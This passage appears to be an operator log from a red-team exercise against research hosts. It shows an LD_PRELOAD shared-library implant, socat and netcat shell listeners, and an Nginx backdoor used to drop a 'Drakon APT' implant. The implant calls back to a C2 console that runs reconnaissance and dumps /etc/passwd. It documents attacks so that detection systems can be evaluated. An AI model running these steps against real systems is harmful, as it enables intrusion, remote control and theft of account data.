Last login: Fri May 17 09:15:27 2019 from 128.55.12.122
admin@ta1-trace-2:~$

admin@ta1-trace-2:~$ nc -k -l 8080

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040
5

09:21
admin@ta1-trace-2:~$ setsid socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat >/dev/null 2>&1 &
[1] 8849

09:22
admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040
2019/05/17 09:22:02 socat[21558] E connect(5, AF=2 128.55.12.118:8080, 16): Connection refused

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:8080,bind=61040
2019/05/17 09:22:14 socat[21595] E connect(5, AF=2 128.55.12.118:8080, 16): Connection refused

admin@ta51-bg-gen:~$

09:23
admin@ta1-trace-2:~$ netstat -na | grep 8080
[1]+  Done                    setsid socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat > /dev/null
2>&1

admin@ta1-trace-2:~$ netstat -na | grep 8080
[1]+  Done                    setsid socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat > /dev/null
2>&1
admin@ta1-trace-2:~$ socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat > /dev/null 2>&1
admin@ta1-trace-2:~$ netstat -na | grep 8080
admin@ta1-trace-2:~$ env
XDG_SESSION_ID=12025
TERM=screen
SHELL=/bin/bash
SSH_CLIENT=128.55.12.122 50634 22
SSH_TTY=/dev/pts/1
USER=admin
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;3
1;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj
=01;31:*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;
31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.
tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.ac
e=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp
=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff
=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.v
ob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi
=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01
;35:*.emf=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
```

```
36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;3
6:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/admin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
PWD=/home/admin
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/admin
LOGNAME=admin
SSH_CONNECTION=128.55.12.122 50634 128.55.12.118 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1003
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env


09:25
admin@ta1-trace-2:~$ su
Password:
su: Authentication failure
admin@ta1-trace-2:~$ sudo -s
[sudo] password for admin:

09:26
root@ta1-trace-2:~# export LD_PRELOAD=/lib/libselinux.so
root@ta1-trace-2:~# ldconfig

09:27
admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.118:4444,bind=61040
5

l^C
root@ta1-trace-2:~#
root@ta1-trace-2:~# env
SHELL=/bin/bash
TERM=screen
LD_PRELOAD=/lib/libselinux.so
USER=root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;3
1;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj
=01;31:*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;
31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.
tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.ac
e=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp
=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff
=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.v
ob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi
=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01
;35:*.emf=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;3
6:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
SUDO_USER=admin
SUDO_UID=1003
USERNAME=root
MAIL=/var/mail/root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/home/admin
LANG=en_US.UTF-8
SHLVL=1
SUDO_COMMAND=/bin/bash
HOME=/home/admin
LOGNAME=root
LESSOPEN=| /usr/bin/lesspipe %s
SUDO_GID=1003
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env


09:28
```

```
root@ta1-trace-2:~# socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat
Fatal Python error: Py_Initialize: Unable to get the locale encoding
LookupError: no codec search functions registered: can't find encoding
Aborted (core dumped)

09:29
root@ta1-trace-2:~# exit
exit
admin@ta1-trace-2:~$ env
XDG_SESSION_ID=12025
TERM=screen
SHELL=/bin/bash
SSH_CLIENT=128.55.12.122 50634 22
SSH_TTY=/dev/pts/1
USER=admin
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;3
1;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj
=01;31:*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;
31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.
tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.ac
e=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp
=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff
=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.v
ob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi
=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01
;35:*.emf=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;3
6:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/admin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
PWD=/home/admin
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/admin
LOGNAME=admin
SSH_CONNECTION=128.55.12.122 50634 128.55.12.118 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1003
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env


09:29
admin@ta1-trace-2:~$ socat TCP4-LISTEN:8080,reuseaddr,fork EXEC:cat
Fatal Python error: Py_Initialize: Unable to get the locale encoding
LookupError: no codec search functions registered: can't find encoding
Aborted (core dumped)

09:30
admin@ta1-trace-2:~$ exit
logout
Connection to 128.55.12.118 closed.

admin@ta51-bg-gen:~$ scp libselinux.so admin@128.55.12.117:.
admin@128.55.12.117's password:
libselinux.so
100%   31KB  30.7KB/s   00:00

09:30
admin@ta51-bg-gen:~$ ssh admin@128.55.12.117
admin@128.55.12.117's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri May 17 09:30:08 EDT 2019

  System load: 3.6               Memory usage: 65%   Processes:       266
  Usage of /:  8.1% of 885.13GB   Swap usage:   3%    Users logged in: 2
```

```
  Graph this data and manage this system at:
    https://landscape.canonical.com/

174 packages can be updated.
130 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri May 17 09:23:16 2019 from 128.55.12.122
admin@ta1-trace-1:~$ ls
acrylic          celebe             disobligation    haemophilic       messmen          out20
pisgah           rerival         superapologies   unfoughten
adjuncts         chelicere          docs             halleflinta       metanitrophenol  out249
placement        restorationist  supposital       unify
aethogen         chondropharyngeus  Documents        hauntingly        methene          out250
planospore       rove            suppressants     uniseriately
airbrush         cicalas            dogma            hemophthalmia     mignon           out514
polytype         saccharide      swiples          unloosen
allayers         cilices            Downloads        herpetologist     minion           out559
potholes         sapropel        tabors           unmentioned
allround         collyr             drumming         hosts             misconducting    out669
precopy          sarcoma         talonid          unrecreational
anconeus         composita          dunny            hsperfdata_darpa  misinters        out680
preexception     satable         Templates        unsickered
ancylostomiasis  convincible         educt            imposted          molligrant       out724
preoccupiedness  savoring         tennantite       untempting
antilepton       convulsedly        electrovection   imposthume        moondown         out850
preppie          sclerosed       test             Videos
antisepticize    copintank          empiricism       individua         Music            out857
prereceiver      semifamine      tinkler          vilified
aponeurotomy     critters           energeticalness  interrogatedness  navaids          out864
preserver        sequentially    tormentor        vitrean
autocombustible  croakers           eversible        jna-95354950      neurologically   out888
pricklyback      sfree           tortiously       woolsack
aviarists        cyanogenesis       exacuate         jockeydom         nitidulid        out892
projections      sheaths         touchless        work
backup           dealers            farandmen        joinable          nocktat          out912
proterandry      sigatoka        trachile         wurtzilite
bandagers        decimator          files            lewisite          nodeexporter     overskirt
psychomoral      skiffles        trainload        xvnc4viewer.deb
barong           depardieu          finnick          libselinux.so     noncrossover
overspender       Public           spathyema       treckpot         yentas
bedlamised       deposes            flashpan         liverheartedness  noncuratively
overwinning       pulpwoods        speirs          trillil          yett
bombacaceous     deracialize        fleabanes        load_helper.ko    nonrecombinant   palestine
pumpkinish       spiky           tripleness
botulinuses      dermobranchia      genesiacal       machine           nonshatter       panada
quislings        spirae          ubuntu_pkgs
boult            Desktop            geoponical       __MACOSX          olivil
parochialization  ratement         stairbuilding   ubuntu_pkgs.zip
brewer           desuete            glx_alsa_675.ko  medicamentary     osphere          passwd
ravi             stringsman      unadoptably
broider          directeur          grains           merfold           otarian
phyllostomatidae  read_scan.ko     subcircularity  undeteriorated
bushidos         disincrustion      grooper          merogenetic       out10            Pictures
referendaryship  subimbricative  unempty
admin@ta1-trace-1:~$

09:31
admin@ta1-trace-1:~$ mv libselinux.so /lib/libselinux.so
mv: cannot move ‘libselinux.so’ to ‘/lib/libselinux.so’: Permission denied
admin@ta1-trace-1:~$ sudo mv libselinux.so /lib/libselinux.so
[sudo] password for admin:


09:33
admin@ta1-trace-1:/lib$ /bin/bash
admin@ta1-trace-1:/lib$ export LD_PRELOAD=/lib/libselinux.so
admin@ta1-trace-1:/lib$ /bin/bash
admin@ta1-trace-1:/lib$ env
XDG_SESSION_ID=17586
TERM=screen
```

```
SHELL=/bin/bash
SSH_CLIENT=128.55.12.122 51790 22
LD_PRELOAD=/lib/libselinux.so
SSH_TTY=/dev/pts/4
USER=admin
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;3
1;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj
=01;31:*.taz=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;
31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.
tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.ac
e=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp
=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff
=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.v
ob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi
=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01
;35:*.emf=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;3
6:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/admin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
PWD=/lib
LANG=en_US.UTF-8
SHLVL=3
HOME=/home/admin
LOGNAME=admin
SSH_CONNECTION=128.55.12.122 51790 128.55.12.117 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1003
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env

09:33
admin@ta1-trace-1:/lib$ setsid socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat
admin@ta1-trace-1:/lib$ execvp: No such file or directory

09:34
admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.117:4444,bind=61040
2019/05/17 09:33:42 socat[23517] E connect(5, AF=2 128.55.12.117:4444, 16): Connection refused

admin@ta51-bg-gen:~$ socat -,raw,echo=0 TCP:128.55.12.117:4444,bind=61040
2019/05/17 09:33:59 socat[23556] E connect(5, AF=2 128.55.12.117:4444, 16): Connection refused

09:35
admin@ta1-trace-1:/lib$ netstat -na | grep 4444

admin@ta1-trace-1:/lib$ socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat
Fatal Python error: Py_Initialize: Unable to get the locale encoding
LookupError: no codec search functions registered: can't find encoding
Aborted (core dumped)

09:36
admin@ta1-trace-1:/lib$ nc -k -l 4444
socat -,raw,echo=0 TCP:128.55.12.117:4444,bind=61040
^C

09:38
admin@ta1-trace-1:/lib$ exit
logout
Connection to 128.55.12.117 closed.
```

10.4 10:16 -- CADETS 1 and 2 -- Nginx Drakon APT

Reran the attack from yesterday using Nginx backdoor and Drakon APT. The attacker first tried to attack from an outside host, using 98.23.182.25:80 to download Drakon APT and 108.192.100.31:80 for C2. That failed, though, so the attacker switched to ta1-pivot-2 for the attack C2. The malformed HTTP POST was sent from 128.55.12.167 and resulted in C2 to 128.55.12.233:80. The attacker then repeated the

same attack against ta1-cadets-1, exfil'ing /etc/password from both hosts. The connections were both left open for later.
Note: We discovered later that we used a Drakon APT with the wrong address, 128.55.12.167:8888. This explains why the initial tests appeared to fail. They actually did and connected out to the wrong listener that we weren't watching for C2. Those are included below as well.

The CADETS hosts were both attacked in succession using the Nginx Drakon APT simulacrum.
For the attack against CADETS the exploits Nginx by simulation of remote code execution on the listening port of the webserver TCP 80. A malicious HTTP post is sent to 128.55.12.75:80 and 128.55.12.51:80 respectively. The callback is established to C2 and the following commands are sent to gather intel on the host environment: hostname, whoami, cat /etc/passwd, whoami, and hostname.

10.4.1 Targets

- ta1-cadets-1 128.55.12.51 FreeBSD 13
- ta1-cadets-2 128.55.12.75 FreeBSD 13

10.4.2 Capabilities

- Nginx 1.14.2 Backdoor
- Drakon APT

10.4.3 Event Log

10.4.3.1 ta1-cadets-1

```
10:16
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca51 | nc 128.55.12.51
80
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Fri, 17 May 2019 14:17:11 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.15

f
Access denied.

0

listening at address unknown on port 8117
GET request for /index.html?q=FX64
128.55.12.167 - - [17/May/2019 10:17:14] "GET /index.html?q=FX64 HTTP/1.0" 200 -
OS:F ARCH:X64 looking up "FX64" in payloads..
finalizing headers, specifically Content-Length
writing 0x27FC0 (163776) bytes of payload

10:19
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca51 | nc 128.55.12.51
80
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Fri, 17 May 2019 14:18:59 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.15

f
Access denied.
```

```
0

GET request for /index.html?q=FX64
128.55.12.167 - - [17/May/2019 10:19:02] "GET /index.html?q=FX64 HTTP/1.0" 200 -
OS:F ARCH:X64 looking up "FX64" in payloads..
finalizing headers, specifically Content-Length
writing 0x27FC0 (163776) bytes of payload
10:23
root@ta51-pivot-2:~/oc2_cadets# python ocMain.py --http 80
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:80    [HTTP]
```

10.4.3.2 ta1-cadets-2

```
10:25
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca75 | nc 128.55.12.75
80
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Fri, 17 May 2019 14:25:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.15

f
Access denied.

0

listening at address unknown on port 8117
GET request for /index.html?q=FX64
128.55.12.167 - - [17/May/2019 10:25:22] "GET /index.html?q=FX64 HTTP/1.0" 200 -
OS:F ARCH:X64 looking up "FX64" in payloads..
finalizing headers, specifically Content-Length
writing 0x27FC0 (163776) bytes of payload

root@ta51-pivot-2:~/oc2_cadets# python ocMain.py --http 80
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:80    [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [freebsd] [x64] [N/A] [N/A]
[*] Initializing new freebsd console
[*] ################## NEW CONSOLE READY [F1] ####################

10:26
MAIN>list
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 45s
MAIN>con F1
F1>whoami
[*] uid: 80 www
F1>hostname
[*] ta1-cadets-2

10:31
F1>pwd
[*] /
F1>ls
[*] ls failed with status 1

10:32
F1>getpid
[*] pid: 29481
```

```
F1>cd etc
F1>cat passwd
[*] # $FreeBSD$
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
ntpd:*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
darpa:*:1001:1001:DARPA:/home/darpa:/bin/sh
bbn:*:1002:1002:bbn:/home/bbn:/bin/sh
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
polkitd:*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin
colord:*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin
git_daemon:*:964:964:git daemon:/nonexistent:/usr/sbin/nologin
kafka:*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin
pgsql:*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh
ta3:*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash
ta1:*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash
admin:*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash
user:*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash
iswitcher:*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

10:33
F1>cat shadow
[*] cat failed with status 1

10:47
F1>main
MAIN>list
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 1320s
```

10.4.3.3 ta1-cadets-1

```
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cadets/http_post# cat http_post_ca51 | nc 128.55.12.51
80
HTTP/1.1 403 Forbidden
Server: nginx/1.14.2
Date: Fri, 17 May 2019 14:47:39 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.15

f
```

```
Access denied.

0

GET request for /index.html?q=FX64
128.55.12.167 - - [17/May/2019 10:47:42] "GET /index.html?q=FX64 HTTP/1.0" 200 -
OS:F ARCH:X64 looking up "FX64" in payloads..
finalizing headers, specifically Content-Length
writing 0x27FC0 (163776) bytes of payload

[*] ################## New connection received ##################
[*] [freebsd] [x64] [N/A] [N/A]
[*] Initializing new freebsd console
[*] ################## NEW CONSOLE READY [F2] ####################

MAIN>list
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 1361s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 21s
```

10.4.3.4 ta1-cadets-2

```
10:55
MAIN>con F2
F2>hostname
[*] ta1-cadets-1
F2>whoami
[*] uid: 80 www

11:31
F2>cd /etc
F2>cat passwd
[*] # $FreeBSD$
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
ntpd:*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
darpa:*:1001:1001:DARPA:/home/darpa:/bin/sh
bbn:*:1002:1002:bbn:/home/bbn:/bin/sh
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
polkitd:*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin
colord:*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin
git_daemon:*:964:964:git daemon:/nonexistent:/usr/sbin/nologin
kafka:*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin
```

```
pgsql:*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh
ta3:*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash
ta1:*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash
